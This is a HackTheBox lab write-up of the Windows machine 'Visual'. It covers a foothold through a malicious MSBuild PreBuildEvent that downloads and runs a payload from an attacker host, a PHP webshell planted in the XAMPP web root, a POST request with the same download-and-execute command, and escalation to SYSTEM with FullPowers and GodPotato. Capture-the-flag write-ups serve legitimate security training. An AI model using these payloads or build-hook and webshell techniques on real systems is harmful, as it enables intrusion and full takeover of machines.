

Visual

Visual - HackTheBox Machine Writeup
Overview
Visual is a Windows machine on HackTheBox that centers around exploiting a web application that compiles user-submitted C# projects on the server. The attack begins by discovering a service on port 80 that accepts Git repository URLs containing .NET/C# solutions and builds them remotely. By injecting a malicious PreBuildEvent command into the .csproj project file, we achieve remote code execution during the build process. From there, we discover that Apache (XAMPP) is running as the Local Service account, and by dropping a PHP webshell into the web root, we pivot to that service context. Finally, we use the FullPowers tool to restore the default service account privileges (including SeImpersonatePrivilege), which allows us to execute a GodPotato attack to escalate to SYSTEM.
Key Skills: .NET/C# project structure, MSBuild PreBuildEvent abuse, Git HTTP server hosting, service account exploitation, PHP webshell deployment, privilege restoration with FullPowers, potato-based privilege escalation (GodPotato).
Recon
Port Scanning with Nmap
We start with an Nmap scan to identify open ports and services on the target machine. A default script and version scan is run first, followed by a full 65535-port scan to ensure nothing is missed.
sudo nmap -sC -sV -vv -oA tcp 10.129.229.122 && sudo nmap -sC -sV -vv -p- -oA allports 10.129.229.122The scan reveals that port 80 (HTTP) is the only externally accessible service, significantly narrowing our attack surface to the web application.
Web Application Analysis
Navigating to the web application on port 80, we are presented with a service that allows users to submit a C# application by providing a Git repository URL. The server will clone the repository and compile the project, effectively running MSBuild on user-controlled input. This is an immediately promising attack vector, as MSBuild project files support pre-build and post-build events that execute arbitrary commands.
Testing Server Connectivity
Before crafting our exploit, we verify that the target machine can reach our attacker machine by submitting a URL pointing to our host. The server successfully makes an HTTP request back to us, confirming outbound connectivity and that the compilation service is functional.
Setting Up a Git HTTP Server
To serve our malicious C# project to the target, we need to host a proper Git repository over HTTP. We generate a new .NET console project with the required solution structure:
dotnet new console --language 'C#' -f net6.0 -n TestProject
cd TestProject
dotnet new sln --name TestProject
dotnet sln add TestProject.csproj
We then follow a guide (https://gist.github.com/Kreijstal/28fc987270b71849505bbc89b3f2d90a) to set up a bare Git repository served via Nginx with git-http-backend. The Git config must be modified to allow the server to accept pushes and serve the repository correctly:
[core]
        repositoryformatversion = 0
        filemode = true
        bare = true
[http]
        receivepack=true
The Nginx configuration is set up to proxy Git HTTP requests through fcgiwrap to the git-http-backend CGI script, which handles the Git smart HTTP protocol. This allows the target machine to clone our repository as if it were a standard remote Git server:
server {
        listen 8444 default_server;
        listen [::]:8444 default_server;

        # SSL configuration
        #
        # listen 443 ssl default_server;
        # listen [::]:443 ssl default_server;
        #
        # Note: You should disable gzip for SSL traffic.
        # See: https://bugs.debian.org/773332
        #
        # Read up on ssl_ciphers to ensure a secure configuration.
        # See: https://bugs.debian.org/765782
        #
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
        #
        # include snippets/snakeoil.conf;

        root /var/www/html;

        # Add index.php to the list if you are using PHP
        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
                try_files $uri $uri/ =404;
        }
    set $git_root /opt/git-tests/git;
    location ~ ^/git/([^/]+\.git)(/.*)?$ {
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME /usr/lib/git-core/git-http-backend;
        fastcgi_param GIT_PROJECT_ROOT $git_root;
        fastcgi_param GIT_HTTP_EXPORT_ALL "1"; # Allow access without git-daemon-export-ok
        fastcgi_param PATH_INFO /$1$2; # Repo name + subpath (e.g., /myrepo.git/info/refs)
        fastcgi_param REQUEST_METHOD $request_method;
        fastcgi_param QUERY_STRING $query_string;
        fastcgi_param GIT_HTTP_RECEIVE_PACK "1"; # Enable pushing
        fastcgi_pass unix:/var/run/fcgiwrap.socket;
    }
}
Foothold
MSBuild PreBuildEvent Code Execution
The key to gaining a foothold lies in abusing MSBuild's PreBuildEvent feature. When MSBuild processes a .csproj file, it executes any commands defined in the <PreBuildEvent> element before the actual compilation begins. Since the server compiles our submitted project, we can inject arbitrary commands that will execute on the target during the build process.
We modify the .csproj file to include a PreBuildEvent that downloads and executes our reverse shell payload. The command uses PowerShell to fetch the binary from our attacker machine, save it to C:\Windows\Tasks\ (a world-writable directory), and then launch it:
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
    <PreBuildEvent>powershell.exe -c "wget http://10.10.14.33:8443/rr.exe -OutFile C:\\Windows\\Tasks\\rr.exe; Start-Process C:\\Windows\\Tasks\\rr.exe"</PreBuildEvent>
  </PropertyGroup>
</Project>
After pushing this modified project to our Git server and submitting the repository URL to the web application, the server clones the repo and triggers MSBuild. The PreBuildEvent fires, downloading and executing our payload.
We successfully receive an AdaptixC2 beacon from the target, confirming remote code execution and establishing a persistent command-and-control channel.
Lateral Movement
Identifying the Apache Service Account
Running Seatbelt (a comprehensive Windows enumeration tool) on the compromised host reveals that Apache (XAMPP) is running as the Local Service account (NT AUTHORITY\LOCAL SERVICE). This is significant because Local Service is a built-in Windows account with a unique set of default privileges that can potentially be escalated.
Deploying a PHP Webshell to XAMPP
Since XAMPP is running on the machine with Apache serving PHP, we can leverage the web server by dropping a PHP webshell directly into the Apache document root. This gives us command execution in the context of the Local Service account that Apache runs under, which is a different (and more privileged) security context than our current user.
We create a simple PHP webshell that accepts commands via the cmd parameter:
<?php
if(isset($_REQUEST['cmd'])){
    system($_REQUEST['cmd']);
} else {
    echo 'syk0';
}
?>
Using our existing AdaptixC2 beacon, we upload this file to C:\xampp\htdocs\uploads\t.php, placing it in the XAMPP uploads directory where it will be accessible via the web server.
Pivoting to Local Service Context
With the webshell in place, we can now execute commands as the Local Service account by sending HTTP requests to our uploaded PHP file. We use this to download and execute another AdaptixC2 agent, this time running under the Local Service context:
POST /uploads/t.php HTTP/1.1
Host: 10.129.229.122
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 137

cmd=powershell.exe -c "wget http://10.10.14.33:8443/rr.exe -OutFile C:\\Windows\\Tasks\\rl.exe; Start-Process C:\\Windows\\Tasks\\rl.exe"
This gives us a second beacon running as the Local Service account, providing access to a more privileged execution context.
Privilege Escalation
Restoring Service Privileges with FullPowers
By default, when a Windows service account like Local Service spawns a child process, the child process may not inherit the full set of privileges that the service account is entitled to. Certain privileges such as SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege are stripped from the token.
To restore these missing privileges, we use FullPowers (https://github.com/itm4n/FullPowers), a tool designed specifically for this purpose. FullPowers creates a new process with the full set of default privileges that the service account should have, effectively restoring what Windows has stripped away.
After running FullPowers, we launch a new AdaptixC2 agent from the restored process to obtain a beacon with the complete privilege set:
start-process C:\\Windows\\Tasks\\rl.exeThis gives us a beacon with the full Local Service privileges restored.
GodPotato to SYSTEM
With SeImpersonatePrivilege now available in our token, we can use a potato-based privilege escalation technique. GodPotato is a tool that exploits the SeImpersonatePrivilege to impersonate the SYSTEM token by abusing the Windows DCOM/RPC infrastructure. It works by tricking a privileged SYSTEM process into authenticating to an attacker-controlled named pipe, then impersonating that authentication to execute commands as NT AUTHORITY\SYSTEM.
We execute GodPotato, which successfully escalates our privileges to SYSTEM, giving us full administrative control over the machine.